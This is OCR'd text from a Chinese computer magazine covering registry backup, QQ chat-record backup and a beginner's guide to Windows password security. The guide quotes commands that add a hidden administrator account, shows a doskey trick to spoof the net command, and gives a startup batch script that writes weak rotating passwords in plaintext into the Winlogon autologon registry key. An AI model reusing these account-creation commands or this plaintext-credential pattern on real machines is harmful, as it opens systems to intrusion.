


图7

点击“导出”后，会弹出一个保存对话框，我们选择保存的文件名称为“back_reg.reg”，此时就可以把这个REG文件保存到一个安全的位置了，如果要还原注册表，可以直接双击运行这个注册表文件，就会弹出一个确定对话框，点击其中的“是”

按钮，就可以进行注册表的还原操作了，如图 8。




图 8

三、聊天工具备份

目前，各种聊天工具已经深入到我们生活和工作的方方面面，它们极大的方便了我们的日常工作和信息交流，同时也记录了一些重要的信息。那么我们如何保存聊天工具的聊天记录呢?

1.QQ 数据备份

QQ 自由人是一款 QQ 资料备份的免费工具，它能把我们的 QQ 个人信息、好友分组、聊天记录、系统设置、聊天室设置等资料保存到自己指定的软盘及硬盘上，我们可以将这些资料进行加密，还能上传保存到自己指定的邮箱中！无论何时何地，都可以方便的将这些资料下载到自己的电脑上。如果我们经常在网吧使用 QQ，再也不用担心因更换电脑而造成聊天记录的丢失了，也不会再遭遇到记不清正在和自己聊天的好友到底是哪位而尴尬了，并且下机时可以将资料进行备份并将其从本机上彻底删除，以保障我们 QQ 及资料的安全。双击运行程序后，选择“备份我的 QQ 资料”，如图 9。点击“下一步”按钮，首先选择 QQ 文件夹目录，然后选择“备份到我的磁盘”，如图 10。

点击“下一步”，此时会弹出保存对话框，默认的文件名称




图 9




图 10





图 11

为“QQ 资料备份(2008-08-11 00-30-20).zip”，把这个文件保存后放到 U 盘或者其它存储设备上，即可以完成对 QQ 聊天记录的备份操作了。接下来就是对聊天记录的恢复了，运行程序，选择“恢复我的 QQ 资料”，然后点击“下一步”，点击“浏览”按钮，找到 QQ 的安装路径，然后选择“从我的磁盘恢复”，如图 11。点击“下一步”按钮，工具就开始自动恢复你的 QQ 聊天资料了，非常便捷！（本文所涉及到的 ONEKEY GHOST、QQ 自由人已收录到光盘中）

菜鸟初学Windows帐户密码安全




BaseNet

Windows 帐户密码的设置一直是一个重要的安全环节，本文我们简单的归结为五步！


1、做好本地安全策略设置

在“运行”栏中输入 secpol.msc 进入到本地安全策略或者输入 gpedit.msc 通过组策略来进行本地安全设置，我们以组策略为例，运行组策略依次找到“计算机配置”—“Windows 设置”—“帐户策略”—“密码策略”，将“密码必须符合复杂性要求”设置为已启用，这样设置的目的是保证任何本机的帐户密码必须为数字+字母+特殊符号，如果不符合规则添加帐户将不会成功，其次要设置“密码最小长度”，设置为 8-10 位都可以！



2、net 命令也疯狂

除了 GUI 界面下的添加帐户外，绝大多数小菜都喜欢使用 **net user test 123 /add**，**net localgroup administrators test /add** 等命令在 CMD 下来添加帐户，这里的防御关键就是 net 命令！在以前的杂志中也提到过使用 doskey 命令来进行欺骗，比如我们使用 **doskey net=拒绝访问 $*** 命令，则在运行 net 命令时会出现如图 1 所示的提示。这样



的提示我想不会起到欺骗的效果吧？正确的方法如下：新建文件，输入"@echo 系统出现严重错误，无法执行您的指令！"，保存到c:\windows\system32\1.bat，然后我们在CMD下输入**doskey netx=net $***，用netx来替换net，然后输入**doskey net=1.bat $***，当有人输入"net user xxx xxx /add"的时候系统就会提示1.bat中的欺骗语句，如图2，是不是很好玩呀，注意别忘记以相同的方法来设置net1.exe。

3、随"时"更改密码

在WINXP系统中密码有一定的期限，到时间后会提示用户更改密码，如果说定义的过期时间太长，则不安全，而定义的时间太短，每次都提醒又很烦人，其实我们可以让操作系统启动的时候根据系统时间来更换密码，从而防止非法用户获取密码后来登录系统！

第一种方法：适合家庭用户（原因：家庭用户可以设置自动登录），将如下代码保存为c:\windows\system32\chage.bat。

```
@echo off
if /I %time% LEQ 06:00:00.00 goto g1
if /I %time% LEQ 12:00:00.00 goto g2
if /I %time% LEQ 16:00:00.00 goto g3
if /I %time% LEQ 24:00:00.00 goto g4
:g1
net user client hacker++
echo Windows Registry Editor Version 5.00>1.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]>>1.reg
echo "AutoAdminLogon"="1">>1.reg
echo "DefaultUserName"="client">>1.reg
echo "DefaultPassword"="hacker++">>1.reg
regedit /s 1.reg
del 1.reg
goto end
:g2
net user client hacker--
echo Windows Registry Editor Version 5.00>1.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]>>1.reg
echo "AutoAdminLogon"="1">>1.reg
echo "DefaultUserName"="client">>1.reg
echo "DefaultPassword"="hacker--">>1.reg
regedit /s 1.reg
del 1.reg
goto end
:g3
net user client ++hacker
echo Windows Registry Editor Version 5.00>1.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]>>1.reg
echo "AutoAdminLogon"="1">>1.reg
echo "DefaultUserName"="client">>1.reg
echo "DefaultPassword"="++hacker">>1.reg
regedit /s 1.reg
del 1.reg
goto end
:g4
net user client --hacker
echo Windows Registry Editor Version 5.00>1.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]>>1.reg
echo "AutoAdminLogon"="1">>1.reg
echo "DefaultUserName"="client">>1.reg
echo "DefaultPassword"="--hacker">>1.reg
regedit /s 1.reg
del 1.reg
goto end
:end
echo 密码更改成功退出程序……
```

在"开始"—"运行"栏中输入regedit打开注册表编辑器，定位到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，新建"字符串值"changepwd，并将其值设置为c:\windows\system32\chage.bat，以保证计算机开机自动运行批处理实现密码更改（下同）！

